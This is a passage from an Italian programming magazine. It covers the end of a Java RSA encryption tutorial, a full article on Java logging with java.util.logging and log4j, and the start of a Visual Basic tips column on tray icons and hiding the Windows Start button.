    Cipher.getInstance("RSA/ECB/PKCS1Padding","BC");
                        byte[] cipheredText =
                                        null;
                        try {
cipher.init(Cipher.ENCRYPT_MODE, kPair.getPublic());
                                cipheredText
                    = cipher.doFinal(text.getBytes());
                                enText = new
                String(Base64.encode(cipheredText));
cipher.init(Cipher.DECRYPT_MODE, kPair.getPrivate());
                                deText = new
                String(cipher.doFinal(Base64.decode(enText)));
                        } catch
                        (InvalidKeyException e) {...}
                        ..........
                System.out.println("plain text:
                                        "+text);
                System.out.println("Chper Text:
                                        "+enText);
                System.out.println("Decrypted
                                Text: "+deText);
```

Il mio output è:

```
plain text: ciao
Chper Text:
    OPtZy/WTj0xebHXS6aAGZXS1raJ2B5swKaQ10bF4MEY
    3cjVAuDhg4OlX72xzPGOp+3TMimjTl5TaA+gGrL7tDS3
    gmdgEsl+rVxlVHxcb3q9ge0YNpkQ/f2b4Zg+CWKm3b1
    90MTX6kqs239jP/qCCWtBxNXIxeUk7ouggw+USIo4=
Decrypted Text: ciao
```





Figura 4: Interfaccia per la generazione di chiavi

Come ormai abbiamo visto più volte bisogna richiedere ad un provider la classe engine che implementa l'algoritmo desiderato ed inizializzarlo a seconda del compito che deve assolvere (encrypt o decrypt). Fatto ciò possiamo criptare o decriptare con il metodo doFinal.

CONCLUSIONI

In questo articolo abbiamo fatto una panoramica sul mondo della crittografia, prestando particolare attenzione agli algoritmi asimmetrici, e come essa sia realizzata sulla JCE. Infine siamo giunti a realizzare un cifrario a chiave pubblica. In realtà anche questa architettura presenta dei limiti, ve ne potete accorgere se provate ad aumentare la lunghezza di text. Nel prossimo articolo andremmo avanti nell'affascinante mondo della crittografia superando tali limite e realizzando un'applicazione simile al celebre PGP. Arrivederci al prossimo articolo!

Andrea Galeazzi

L'AUTORE

Laureato in ingegneria elettronica presso l'università Politecnica delle Marche, lavora presso il reparto R&D della Korg S.p.A. Nei limiti della disponibilità di tempo risponde all'indirizzo andreagaleazzi@fsfe.org

IL SISTEMA DI LOG DEL CODICE PERFETTO

IN FASE DI SVILUPPO DI UN'APPLICAZIONE È UTILE STAMPARE A VIDEO O IN UN FILE DELLE NOTE INFORMATIVE SULL'ANDAMENTO DELL'ALGORITMO. MA COME OTTENERE I NOSTRI SCOPI EVITANDO DI DOVER RIEMPIRE IL CODICE DI LINEE INUTILI?

CD WEB
Java-Logging.zip
cdrom.ioprogrammo.it

REQUISITI

Conoscenze richieste
Medie di Java.

Software
JDK 1.4 o superiore, log4j.

Impegno

Tempo di realizzazione

Se siete sviluppatori professionisti vi sarà senza alcun dubbio capitato di sentire qualcuno dire: "Guarda il file di log!", magari perché si era verificato un malfunzionamento in produzione. Se non siete sviluppatori professionisti, ma programmate utilizzando Java come linguaggio, vi consiglio comunque di continuare con la lettura del presente articolo perché loggare in modo professionale presenta diversi vantaggi sotto tutti i punti di vista. Come vedremo tra poco, infatti, Java offre delle API semplici ed intuitive per costruire robusti sistemi di logging.

VECCHI METODI ADDIO

Da ora in poi ci riferiremo spesso alla necessità di loggare gli errori ed i warning di un'applicazione. Ciò nonostante è necessario capire che rimane altrettanto importante loggare informazioni di vario genere, come ad esempio la data e l'ora dell'acquisizione di una risorsa ed il suo successivo rilascio, di modo da poter effettuare un profiling adeguato.
Il sistema più vecchio ed obsoleto per loggare è quello di utilizzare *System.out.println e/o System.err.println*. Facciamo subito un esempio:

```
try
{
  // Codice che può lanciare le eccezioni
  [...]
  // Se arriva qui non ha lanciato eccezioni
  System.out.println("Codice completato con
                                    successo");
}
catch(IOException e)
{
  System.err.println("Errore di I/O: " + e);
}
catch (Exception e)
{
  System.err.println("Errore: " + e);
}
```

Vi sono vari svantaggi nell'utilizzare un approccio simile. I principali sono:

- L'output è rediretto su un singolo canale, ossia lo standard output (generalmente la console). Ne segue che non possiamo loggare contemporaneamente sia su console sia su, ad esempio, un file.
- Quando il software è pronto per andare in produzione vorremmo, probabilmente, disabilitare l'info "Codice completato con successo" e tutti gli altri log che hanno senso solo in fase di sviluppo/debug. Chiaramente possiamo commentare il pezzo di codice relativo, però andare a commentare "a mano" tutti log che vogliamo disabilitare non è uno dei compiti più gradevoli.

Ovviamente, non sarebbe un compito molto arduo scrivere delle API che ci permettono di ovviare ai problemi appena visti. Ma perché complicarsi la vita quando c'è già chi l'ha fatto per noi e l'ha fatto egregiamente risolvendo le problematiche viste ed aggiungendo tante altre feature tipiche di un ambiente di logging? Quando si parla di logging per il linguaggio della Sun le due soluzioni maggiormente accreditate sono:

- Le API standard di Java che si trovano sotto il package java.util.logging.
- Log4j, fantastica libreria open source che permette di gestire i task relativi al logging in modo semplice ed intuitivo.

Entrambe le soluzioni proposte permettono di astrarre il concetto di logging dal modo in cui viene eseguito. Ad esempio, come vedremo più avanti, è possibile abilitare il log per i soli errori modificando una solo riga di un file di configurazione, senza bisogno di intervenire nel codice Java e ricompilare i sorgenti.

LE JAVA LOGGING API

La versione 1.4 di Java è stata una vera e propria rivoluzione in tema di nuove feature. Basti pensare che il supporto alle espressioni regolari è stato introdotto proprio in questa versione. Tra le altre cose, nella 1.4 sono state incluse anche le API concernenti il logging. Queste API si trovano sotto il package java.util.logging. L'uso di questa potente feature gira intorno a quattro tipi principali:

- La classe concreta java.util.logging.Logger, una sorta di direttore d'orchestra. In pratica è attraverso questa classe che otteniamo l'oggetto utilizzato per loggare.
- La classe astratta java.util.logging.Handler. Essa è responsabile di prendere i messaggi di log passati dal logger ed esportarli. Vi sono varie implementazioni di tale classe astratta, ognuna responsabile del redirect dei messaggi verso diversi target (console, file, ecc.).
- La classe concreta java.util.logging.Level. Ogni messaggio di log ha un livello associato che ne indica il grado d'importanza. Ai livelli è dedicato un intero paragrafo del presente articolo.
- La classe astratta java.util.logging.Formatter. Quest'ultima è generalmente associata ad un handler. In pratica, il suo scopo è di prendere i messaggi di log e formattarli secondo un pattern predefinito. Vi sono due implementazioni concrete di tale classe, ossia java.util.logging.SimpleFormatter e java.util.logging.XMLFormatter. Quest'ultima, in particolare, è utilizzata per creare file XML come output delle operazioni di logging.

Vediamo, ora, come utilizzare i tipi appena visti. Il codice seguente può essere sfruttato per ottenere un'istanza del logger:

```
private static final Logger logger =
    Logger.getLogger("com.alessandrolacava.logging");
```

Così facendo otteniamo un logger con un nome associato al package *com.alessandrolacava.logging*. Quest'ultimo ci serve per identificare univocamente il logger. Da notare che *Logger* è un singleton, ossia esiste una sola istanza per ogni logger creato, a parità di nome. Il nome del logger è dato, generalmente, da un package o una classe. In questa sede utilizzeremo sempre il package come nome del logger.
A questo punto ci serve un handler per esportare i messaggi di logging inviati dal logger appena creato. È possibile creare un handler, che esporta i messaggi direttamente sulla console, con questa riga di codice:

```
Handler console = new ConsoleHandler();
```

Perfetto, ora abbiamo il logger e l'handler. A questo punto vogliamo comunicare all'handler di esportare solo i messaggi inviati al logger che vanno dal livello INFO in su (i livelli saranno approfonditi nel prossimo paragrafo). Lo facciamo attraverso il metodo *setLevel di Handler* ed il campo INFO della classe Level:

```
console.setLevel(Level.INFO);
```

Ora che abbiamo il nostro handler bello e pronto, lo possiamo aggiungere al logger:

```
logger.addHandler(console);
```

Possiamo tralasciare la parte riguardante il formatter utilizzando quello di default.
A questo punto siamo pronti a loggare i nostri messaggi. Utilizzando il pezzo di codice relativo al blocco try-catch visto in apertura dell'articolo abbiamo:

```
try
{
   // Codice che può lanciare le eccezioni
   [...]
   // Se arriva qui non ha lanciato eccezioni
   logger.log(Level.INFO, "Codice completato con
                                         successo");
}
catch(IOException e)
{
  logger.log(Level.SEVERE, "Errore di I/O: " + e);
}
catch (Exception e)
{
  logger.log(Level.SEVERE, "Errore: " + e);
}
```

Come è possibile notare, abbiamo sostituito i vari *System.out.println e System.err.println* con chiamate al metodo *log* della classe *Logger*. Osservate che abbiamo passato due parametri a log. Il primo indica il livello di priorità del messaggio, ad esempio *Level.SEVERE* indica un errore grave. Il secondo parametro è il messaggio di log vero e proprio. Fin qui nulla di straordinario, a parte la gestione di diversi livelli di log che non è poco. Supponiamo, ora, di voler loggare, oltre che sulla console, su un file di modo da poterlo analizzare in un secondo momento. Per fare ciò ci basterà creare un altro handler, di tipo *FileHandler*, ed aggiungerlo al logger. Traducendo le parole in codice abbiamo:

```
Handler file;
```

NOTA

RISORSE UTILI

Javadoc di log4j:
http://logging.apache.org/log4j/docs/api/index.html

Documentazione JDK 1.4 sul logging:
http://java.sun.com/j2se/1.4.2/docs/guide/util/logging/index.html

Javadoc del JDK 1.4 sul logging:
http://java.sun.com/j2se/1.4.2/docs/api/java/util/logging/package-summary.html

Per ulteriori informazioni sulla struttura del file di configurazione XML per log4j consultate il DTD incluso nella distribuzione di log4j al seguente path: src/java/org/apache/log4j/xml/log4j.dtd**.**

```
try
{
        file = new FileHandler("standardAPI.log");
        file.setLevel(Level.SEVERE);
        logger.addHandler(file);
}
catch(IOException e)
{
        [...]
}
[...]
```

Il codice precedente crea un *FileHandler* e gli associa un file, *standardAPI.log*, da utilizzare come destinatario del logger. In seguito imposta il livello dell'handler a SEVERE e lo aggiunge al logger vero e proprio.
Non specificando il percorso, il file è creato nella cartella del progetto. Inoltre vi è da dire che il file viene sovrascritto ogni volta che si riavvia l'applicazione. Per evitare questo comportamento potete utilizzare un overload del costruttore di *FileHandler*:

```
file = new FileHandler("test.log", true);
```

Il secondo parametro specifica, appunto, di andare in append sul file, ossia di aggiungere i messaggi di log al contenuto già esistente.
Mettendo assieme tutti i pezzi, abbiamo la seguente classe:

```
public class StandardAPIExample
{
        private static final Logger logger =
    Logger.getLogger("com.alessandrolacava.logging");
        public static void main(String[] args)
        {
                Handler console = new
                              ConsoleHandler();
                console.setLevel(Level.INFO);
                logger.addHandler(console);

      Handler file;

                try
                {
                        file = new
                    FileHandler("standardAPI.log");
file.setLevel(Level.SEVERE);
                        logger.addHandler(file);
                }
                catch(IOException e)
                {
logger.log(Level.SEVERE, "Errore di I/O: " + e);
                }
                catch(Exception e)
                {
logger.log(Level.SEVERE, "Errore: " + e);
                }
    logger.log(Level.INFO, "Test Standard API");
    logger.log(Level.SEVERE, "Ciao Mondo");
        }
}
```

Tale classe usa due handler, uno per visualizzare i messaggi di log a console e l'altro per memorizzarli permanentemente su un file. Dopo avere creato il logger, gli handler con relativi livelli ed averli aggiunti al logger, il codice logga qualche messaggio.
Se provate a lanciare il codice precedente avrete che la stringa "Test Standard API" è loggata solo sulla console, mentre "Ciao Mondo" viene loggato sia su console sia sul file. Questo perché alla prima è associato il livello INFO che è inferiore a SEVERE (quello del file handler). Ciò ci fa capire l'importanza dei livelli di log. In generale, conviene loggare su file system solo messaggi di errore di modo da non appesantire l'applicazione. Il contenuto di standardAPI.log, dopo aver lanciato l'applicazione, è simile al seguente:

```
<?xml version="1.0" encoding="windows-1252"
                          standalone="no"?>
<!DOCTYPE log SYSTEM "logger.dtd">
<log>
<record>
  <date>2007-05-15T15:28:14</date>
  <millis>1179235694406</millis>
  <sequence>1</sequence>
  <logger>com.alessandrolacava.logging</logger>
  <level>SEVERE</level>

<class>com.alessandrolacava.logging.StandardAPIEx
                                ample</class>
  <method>main</method>
  <thread>10</thread>
  <message>Ciao Mondo</message>
</record>
</log>
```

Come si può vedere il formatter di default per *FileHandler* è *XMLFormatter*, il quale produce in output una stringa XML.
Potete apprezzare, tra l'altro, informazioni concernenti la data in cui è stato prodotto il log, il logger d'appartenenza, il livello, la classe ed il metodo in cui è stato invocato il logger ecc.
Tanto per apprezzare la potenza dei livelli, provate a modificare il codice precedente di modo che sia loggato su file anche il messaggio "Test Standard API" e rilanciate l'applicazione. Basterà cambiare la seguente riga:

```
logger.log(Level.INFO, "Test Standard API");
```

in:

```
logger.log(Level.SEVERE, "Test Standard API");
```

Rilanciando vedrete che stavolta il messaggio in questione è stato loggato anche sul file, il quale contiene due nodi di tipo <record>, uno per ogni messaggio.

LIVELLI DI LOGGING

Come accennato, vi sono vari livelli predefiniti di logging illustrati in tabella 1.

Livello	Descrizione
SEVERE	Il livello più alto, generalmente usato per i messaggi di errore
WARNING	Usato per i messaggi di warning
INFO	Messaggi di tipo informativo
CONFIG	Messaggi riguardanti setting e configurazioni in generale
FINE	Usato per includere dettagli, generalmente in fase di debug
FINER	Include maggiori dettagli rispetto a FINE
FINEST	È il livello più basso, quello che include il maggior numero di dettagli

Tabella 1: Livelli predefiniti di logging per le Standard API

La tabella illustra i vari livelli dal più alto al più basso. Se non è specificato esplicitamente alcun livello, quello predefinito è INFO. Capire bene come funzionano i livelli è importante perché è tramite essi che gestiamo l'inclusione o l'esclusione di un determinato handler. Anche il logger, come gli handler, ha il concetto di livello associato, che per default è INFO. Per capire l'importanza di ciò, osservate il seguente codice:

```
private static final Logger logger =
    Logger.getLogger("com.alessandrolacava.logging");
[...]
Handler console = new ConsoleHandler();
console.setLevel(Level.FINE);
logger.addHandler(console);
[...]
logger.log(Level.FINE, "Questo messaggio non sarà
                                         loggato");
```

Eseguendo il codice precedente vi accorgerete che il messaggio in questione non sarà loggato. Ci si potrebbe chiedere: "Come mai il messaggio non è stato loggato? Il livello dell'handler è impostato a FINE, il livello del messaggio è settato a FINE, quindi dovrebbe loggarlo!". Il problema è legato al fatto che, come accennato, anche il logger ha un livello associato il quale ha priorità su quelli settati per gli handler. Dato che, per default, il livello del logger è settato ad INFO e questo livello è più alto rispetto a FINE (guardare la tabella 1), ne segue che il messaggio viene beatamente ignorato. Per ovviare a ciò occorre abbassare il livello globale del logger utilizzando il metodo *setLevel* della classe *Logger*. In pratica, basta riscrivere il codice precedente come segue ed il messaggio sarà loggato:

```
private static final Logger logger =
    Logger.getLogger("com.alessandrolacava.logging");
[...]
Handler console = new ConsoleHandler();
console.setLevel(Level.FINE);
logger.addHandler(console);
[...]
// IMPOSTA IL LIVELLO DEL LOGGER A FINE
logger.setLevel(Level.FINE);
logger.log(Level.FINE, "Questo messaggio sarà
                                         loggato");
```

Oltre a quelli visti in tabella 1 vi sono altri due livelli predefiniti: ALL e OFF. Il primo è usato per abilitare ogni tipo di messaggio. OFF, d'altro canto, disabilita il logger. Ai livelli sono associate delle costanti intere. I messaggi abilitati vanno dal livello impostato sul logger in su. Ad esempio, se il logger è settato al livello FINE allora tutti i messaggi che vanno dal livello FINE fino a SEVERE saranno loggati (a meno che il livello dell'handler relativo non sia impostato ad un livello inferiore a FINE, ossia FINER o FINEST). Per fare in modo che ALL abiliti ogni tipo di messaggio gli è stato associato il valore intero più basso, ossia *Integer.MIN_VALUE*. In modo simile, per "spegnere" completamente il logger, OFF ha associato il massimo valore intero, vale a dire *Integer.MAX_VALUE*. Le seguente istruzioni abilitano e disabilitano tutti i messaggi, rispettivamente:

```
// Abilita tutti i messaggi
logger.setLevel(Level.ALL);
[...]
// Disabilita tutti i messaggi
logger.setLevel(Level.OFF);
```

UN'ALTERNATIVA OPEN SOURCE: LOG4J

Log4j è l'alternativa open source a *java.util.logging* (JUL da ora in poi). Vi è da dire, tuttavia, che i concetti visti per JUL rimangono validi per log4j e qualsiasi altro sistema di logging che si rispetti. Anche in log4j, infatti, vi è il concetto di logger, handler, formatter e livelli, solo che, per alcuni,

NOTA

APPENDER PER LOG4J

Log4j fornisce una libreria più ricca in termini di appender di quanto non faccia JUL con la controparte costituita dagli handler. Basti pensare che è presente anche un appender il quale permette di inviare un'e-mail non appena si verifica un evento concernente un log. L'appender in questione è SMTPAppender. Inoltre se doveste aver bisogno di utilizzare un vostro appender customizzato, ci sarebbe la possibilità di implementarlo estendendo la classe astratta AppenderSkeleton che a sua volta implementa le interfacce Appender e OptionHandler.

cambiano i nomi. In particolare ciò che in JUL è un handler, in log4j è un appender, i formatter di JUL diventano i layout di log4j. Vediamo subito un esempio completo:

```
public class Log4jExample
{
        private static final Logger logger =
    Logger.getLogger("com.alessandrolacava.logging");
        public static void main(String[] args)
    {
     logger.setLevel(Level.WARN);
    Appender console = new ConsoleAppender(new
                                    SimpleLayout());
     logger.addAppender(console);
    Appender file;
    try
    {
        file = new FileAppender(new
                SimpleLayout(), "log4j.log", false);
        logger.addAppender(file);
    }
    catch(IOException e)
    {
        logger.log(Level.ERROR, "Errore di I/O: " +
                                                e);
    }
    catch(Exception e)
    {
        logger.log(Level.ERROR, "Errore: " + e);
    }

    // I seguenti due messaggi non sono loggati
                                    perché hanno un
    // livello inferiore rispetto a WARN (il livello del
                                            logger)
    logger.log(Level.DEBUG, "Messaggio con livello
                                            DEBUG");
    logger.log(Level.INFO, "Messaggio con livello
                                            INFO");

    // I seguenti messaggi sono loggati perché hanno
                                                un
    // livello maggiore o uguale a WARN (il livello del
                                            logger)
    logger.log(Level.WARN, "Messaggio con livello
                                            WARN");
    logger.log(Level.ERROR, "Messaggio con livello
                                            ERROR");
    logger.log(Level.FATAL, "Messaggio con livello
                                            FATAL");
        }
}
```

Per prima cosa si crea un'istanza del logger con un codice del tutto analogo al caso JUL:

```
private static final Logger logger =
    Logger.getLogger("com.alessandrolacava.logging");
```

In seguito si imposta il livello del logger a WARN:

```
logger.setLevel(Level.WARN);
```

Dopo vengono creati due appender, uno di tipo console e l'altro di tipo file. Ricordiamo che gli appender sono analoghi, come funzionalità, agli handler di JUL. Già qui notiamo che il costruttore degli appender accetta in ingresso il tipo di layout desiderato. I layout di log4j sono simili, concettualmente, ai formatter di JUL, ma molto più potenti come vedremo. Inoltre, il terzo parametro del costruttore di *FileAppender* è false ad indicare di non andare in append sul file. Infatti, a differenze di JUL, per default il file viene aperto in append se non specificato diversamente. In seguito logghiamo alcuni messaggi. In realtà i primi due non sono loggati perché di livello inferiore rispetto a WARN, che è quello scelto per il logger. Eseguendo il codice precedente notiamo che il file di log è riempito il con seguente output:

```
WARN - Messaggio con livello WARN
ERROR - Messaggio con livello ERROR
FATAL - Messaggio con livello FATAL
```

Molto scarno rispetto all'XML visto nel caso JUL. Questo perché abbiamo definito come layout, *SimpleLayout*. In realtà, log4j mette a disposizione un numero di layout superiore rispetto ai formatter di JUL. Infatti, oltre a *SimpleLayout* vi sono:

- *DateLayout*: classe astratta per la formattazione concernente le date. Una sua implementazione che può essere usata direttamente è *TTCCLayout*.
- *HTMLLayout*: classe concreta per la formattazione di tipo HTML. Produce in output un file HTML che può, quindi, essere visualizzato in qualsiasi browser.
- *XMLLayout*: classe concreta per formattazione di tipo XML.
- *PatternLayout*: classe concreta che permette di personalizzare la formattazione passando un pattern, costituito da una stringa, al suo costruttore.

Ad esempio, dal codice precedente modificate la creazione del file appender come segue:

```
file = new FileAppender(new HTMLLayout(),
                            "log4j.htm", false);
```

Se rilanciate l'applicazione noterete che è stato

NOTA

WRAPPER PER IL METODO LOG DI LOGGER

Abbiamo visto che per loggare un messaggio utilizziamo il metodo log di Logger, il quale ha la seguente firma:

```
public void log(Level
        level, String msg)
```

Vi è da dire che, per entrambe le librerie, ci sono dei comodi metodi wrapper per ogni livello predefinito. E' possibile, ad esempio, usare il seguente codice per loggare un messaggio di tipo INFO:

```
logger.info("Messaggio
        con livello INFO")
```

creato il file *log4j.htm* nella directory del progetto. Aprendo questo file con un web browser vi troverete davanti ad un risultato analogo a quello illustrato in figura 1.





Figura 1: File di log, in formato HTML, generato usando HTMLLayout.

Utilizzando, invece, PatternLayout è possibile personalizzare la formattazione del logger. Osserviamo il seguente esempio:

```
[...]
StringBuffer pattern = new StringBuffer();
pattern.append("Nome della classe: %C %n");
pattern.append("Data: %d{dd MMM yyyy
                              HH:mm:ss} %n");
pattern.append("Messaggio: %m %n %n");
Appender console = new ConsoleAppender(new
                    PatternLayout(pattern.toString()));
[...]
```

Il codice precedente crea un pattern customizzato da dare in pasto a PatternLayout che, in seguito, usa in un appender di tipo console. L'output, utilizzando questo pattern sarà simile al seguente:

```
Nome della classe:
          com.alessandrolacava.logging.Log4jExample
Data: 16 mag 2007 15:16:17
Messaggio: Messaggio con livello WARN

Nome della classe:
          com.alessandrolacava.logging.Log4jExample
Data: 16 mag 2007 15:16:17
Messaggio: Messaggio con livello ERROR

Nome della classe:
          com.alessandrolacava.logging.Log4jExample
Data: 16 mag 2007 15:16:17
Messaggio: Messaggio con livello FATAL
```

Ovviamente sarebbe impossibile elencare, in questo contesto, tutte le possibili customizzazioni per quanto riguarda il layout. Vi consiglio di dare uno sguardo alla documentazione ufficiale di PatternLayout per maggiori dettagli.
Per quanto riguarda i livelli, log4j ne definisce 6 predefiniti contro i 7 di JUL, a parte ALL e OFF.

Livello	Descrizione
FATAL	Generalmente usato per gravi messaggi di errore, tali da abortire l'applicazione
ERROR	Usato per errori che potrebbero permettere all'applicazione di proseguire
WARN	Da associare ai messaggi di warning
INFO	Usato per loggare informazioni sul progresso dell'applicazione
DEBUG	Messaggi riguardanti il debug
TRACE	Generalmente usato per tracciare eventi più dettagliati rispetto a DEBUG

Tabella 2: Livelli predefiniti di logging per log4j

Anche in questo caso valgono le regole gerarchiche viste per JUL. Ad esempio, se settiamo il logger al livello INFO saranno loggati messaggi che vanno dal livello INFO in su, in altre parole non saranno loggati solo i messaggi di tipo DEBUG e TRACE.

USARE UN FILE DI CONFIGURAZIONE ESTERNO

Log4j permette di definire livelli, layout, appender e quant'altro attraverso file di configurazione esterni. Il vantaggio principale di un simile approccio sta nel fatto che se, ad esempio, decidiamo di passare dall'*HTMLLayout* all'*XMLLayout* non ci sarà bisogno di ricompilare l'applicazione, ma ci basterà intervenire nel file di configurazione. Lo svantaggio principale è l'overhead causato dalle operazioni di I/O usate per leggere il file. Ovviamente quest'ultimo può essere limitato utilizzando sistemi di caching ecc.
Tornano alla configurazione esterna, log4j offre due approcci differenti per lo stesso scopo. In pratica, il file di configurazione può essere rappresentato da un tipico file di properties o, se preferite, un XML. Ecco un esempio di file di configurazione in formato XML:

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE log4j:configuration SYSTEM "log4j.dtd">

<log4j:configuration
      xmlns:log4j="http://jakarta.apache.org/log4j/">

  <appender name="console"
            class="org.apache.log4j.ConsoleAppender">
    <layout class="org.apache.log4j.SimpleLayout"/>
  </appender>

  <root>
    <priority value ="warn" />
    <appender-ref ref="console"/>
```

NOTA

APACHE COMMONS LOGGING

Se avete dubbi su quale sistema di logging usare, o se comunque vi volete riservare la possibilità di switchare dall'uno all'altro in qualsiasi momento in modo indolore, allora date uno sguardo al seguente progetto della Apache Software Foundation: http://jakarta.apache.org/commons/logging/ In pratica è una sorta di thin wrapper costruito sopra i più utilizzati sistemi di logging per il linguaggio della Sun, inclusi quelli visti nel presente articolo.

```
  </root>
</log4j:configuration>
```

Senza entrare troppo nei dettagli analizziamo i nodi che ci interessano di più, vale a dire *appender* e *root*. Il primo permette di definire un appender. Tramite il suo attributo *name* diamo un nome all'appender. La classe a cui si riferisce, invece, la indichiamo tramite l'attributo *class*. L'elemento *layout*, figlio di appender, è utilizzato per definire il layout per il nostro appender. Nell'esempio precedente abbiamo definito un appender di tipo *ConsoleAppender*, il cui nome è *console* ed ha *SimpleLayout* come layout associato. Nell'elemento root, invece, sono definiti il livello di logging, tramite l'attributo *value* del tag <*priority*>, e i vari appender da usare, tramite l'attributo ref dell'elemento *appender-ref*. Nel nostro caso abbiamo usato un solo appender. Nel codice allegato trovate un esempio in cui sono definiti due appender tramite il file di configurazione XML.
A questo punto sorge una questione: "Come leghiamo il file di configurazione al logger vero e proprio?". La risposta risiede in una singola riga di codice; eccola:

```
DOMConfigurator.configure("logger-conf.xml");
```

Questo supposto di avere il file di configurazione *logger-conf.xml* nella root dell'applicazione. Così facendo abbiamo spostato la logica relativa ad appender, layout e livelli dall'interno del codice al file di configurazione, con tutti i vantaggi che ne derivano.
Come accennato in apertura di paragrafo è possibile definire il file di configurazione utilizzando un semplice file di properties al posto dell'XML appena esaminato. Traducendo l'XML precedente nel corrispettivo file di properties abbiamo:

```
log4j.appender.console=org.apache.log4j.ConsoleApp
ender
log4j.appender.console.layout=org.apache.log4j.Simpl
eLayout
log4j.rootLogger=WARN, console
```

La prima riga di codice definisce un appender di tipo *ConsoleAppender* e gli associa il nome *console*. La seconda descrive il layout da usare per quell'appender. Infine, la terza riga di codice specifica il livello di logging ed aggiunge l'appender, dichiarato in precedenza, al logger vero e proprio. Definire due appender è semplicissimo:

```
log4j.appender.console=org.apache.log4j.ConsoleApp
ender
log4j.appender.console.layout=org.apache.log4j.Simpl
eLayout
log4j.appender.file=org.apache.log4j.FileAppender
log4j.appender.file.File=log4j-properties-conf.log
log4j.appender.file.Append=false
log4j.appender.file.layout=org.apache.log4j.PatternLa
yout
log4j.appender.file.layout.ConversionPattern=%d{dd
MMM yyyy HH:mm:ss}: %p - %m%n

log4j.rootLogger=WARN, console, file
```

Il precedente esempio definisce un appender di tipo console ed un altro di tipo file. Inoltre per quest'ultimo è stato specificato il nome del file di output, l'append a false (di modo che il file sia sempre sovrascritto) ed un pattern customizzato.
Per legare il file di configurazione al logger programmaticamente basta, come prima, una sola riga di codice:

```
PropertyConfigurator.configure("logger-
conf.properties");
```

L'unica differenza è che stavolta abbiamo usato PropertyConfigurator al posto di un DOMConfigurator.

CONCLUSIONI

In quest'articolo abbiamo analizzato due sistemi differenti di logging per il linguaggio Java. Il primo è built-in nel JDK sin dalla sua versione 1.4. Il secondo è un progetto open source che risponde al nome di Log4j. In realtà, abbiamo solo spolverato le feature principali relativi al logging. Ci sarebbe molto altro da vedere, ma se pensate che vi sono interi libri dedicati al logging, capite che non è praticabile coprire tutte le caratteristiche di quest'importante lato della programmazione in un singolo articolo. Tuttavia, le feature esaminate in quest'articolo sono più che sufficienti per permettervi di scrivere applicazioni più robuste e facilmente manutenibili. Buon logging a tutti, dunque.

Alessandro Lacava

LOG4J

Log4j è un progetto della Apache Software Foundation. Il sito di riferimento è http://logging.apache.org/log4j/docs/. Esso è un sistema di logging creato prima che la Sun introducesse il package java.util.logging (JUL) nella JDK 1.4. Log4j è un progetto open source e come tale gode di molta fama nel mondo dello sviluppo Java. La differenze tra i due sistemi può essere riassunta con questa frase: "Log4j può fare tutto ciò che permette di fare JUL, ed altro.". Capite, dunque, che log4j è, in generale, la scelta migliore. Dico "in generale" perché ci potrebbero essere casi in cui potreste decidere di utilizzare il sistema di logging built-in del JDK.

Tips & Tricks

Questa rubrica raccoglie trucchi e piccoli pezzi di codice, frutto dell'esperienza di chi programma, che solitamente non trovano posto nei manuali. Alcuni di essi sono proposti dalla redazione, altri provengono da una ricerca su Internet, altri ancora ci giungono dai lettori. Chi volesse contribuire, potrà inviare i suoi Tips&Tricks preferiti. Una volta selezionati, saranno pubblicati nella rubrica. Il codice completo dei tips è presente nel CD allegato nella directory *tips*\\ o sul Web all'indirizzo: cdrom.ioprogrammo.it.

VISUAL BASIC

LA TRAY NOTIFICATION AREA

Vediamo come sia possibile, con poche righe di codice, inserire una form di un progetto all'interno della *Tray Notification Area*. Il codice, per motivi di spazio, non gestisce tutte le azioni possibili come il click del mouse sull'icona della TNA.

'Da inserire in un modulo a parte

```
Declare Function Shell_NotifyIcon Lib "shell32.dll" (ByVal
      dwMessage As Long,lpData As NOTIFYICONDATA) As Long
```

'Le prime tre costanti che seguono stabiliscono il tipo di operazione da compiere

```
Public Const NIM_ADD=&H0
Public Const NIM_DELETE=&H2
Public Const NIM_MODIFY=&H1
Public Const NIF_ICON=&H2
Public Const NIF_MESSAGE=&H1
Public Const NIF_TIP=&H4

Public Const WM_MOUSEMOVE=&H200
```

'Dichiarazione della struttura NOTIFYICONDATA

```
Type NOTIFYICONDATA
        cbSize As Long
        hwnd As Long
        uID As Long
        uFlags As Long
        uCallbackMessage As Long
        hIcon As Long
        szTip As String*64
End Type
Public IconData As NOTIFYICONDATA

Private Sub Form_Load()
```

'Valorizza la struttura Icondata con gli opportuni valori; uID non è sfruttato in questo progetto VB, quindi va impostato è settato a Null

```
  With IconData
       .cbSize=Len(IconData)
       .hIcon=Me.Icon
       .hwnd=Me.hwnd
       .szTip="ioProgrammo – Test TNA"&Chr(0)
       .uCallbackMessage=WM_MOUSEMOVE
       .uFlags=NIF_ICON Or NIF_TIP Or NIF_MESSAGE
       .uID=vbNull
  End With
End Sub
```

NASCONDERE LO START

Questa porzione di codice VB consente di nascondere o meno il pulsante Start di Windows. Per ottenere questo risultato, si serve in particolare dell'API FindWindowEx() attraverso la quale viene ricavato l'handle su cui agire.

```
Option Explicit
Private Declare Function FindWindowEx Lib "user32" Alias
      "FindWindowExA" (ByVal hwnd As Long, ByVal hwndChild As
  Long,ByVal lpszClassName As Any,ByVal lpszWindow As Any) As
                                                         Long
Private Declare Function SetWindowPos Lib "user32" (ByVal hwnd
  As Long, ByVal hWndInsertAfter As Long,ByVal X As Long,ByVal
    Y As Long,ByVal cx As Long,ByVal cy As Long,ByVal wFlags As
                                              Long) As Long
Private Declare Function SendMessage Lib "user32" Alias
          "SendMessageA" (ByVal hwnd As Long, ByVal wMsg As
        Long,ByVal wParam As Long,ByVal lParam As Long) As Long

Private Declare Function ShowWindow Lib "user32" (ByVal hwnd
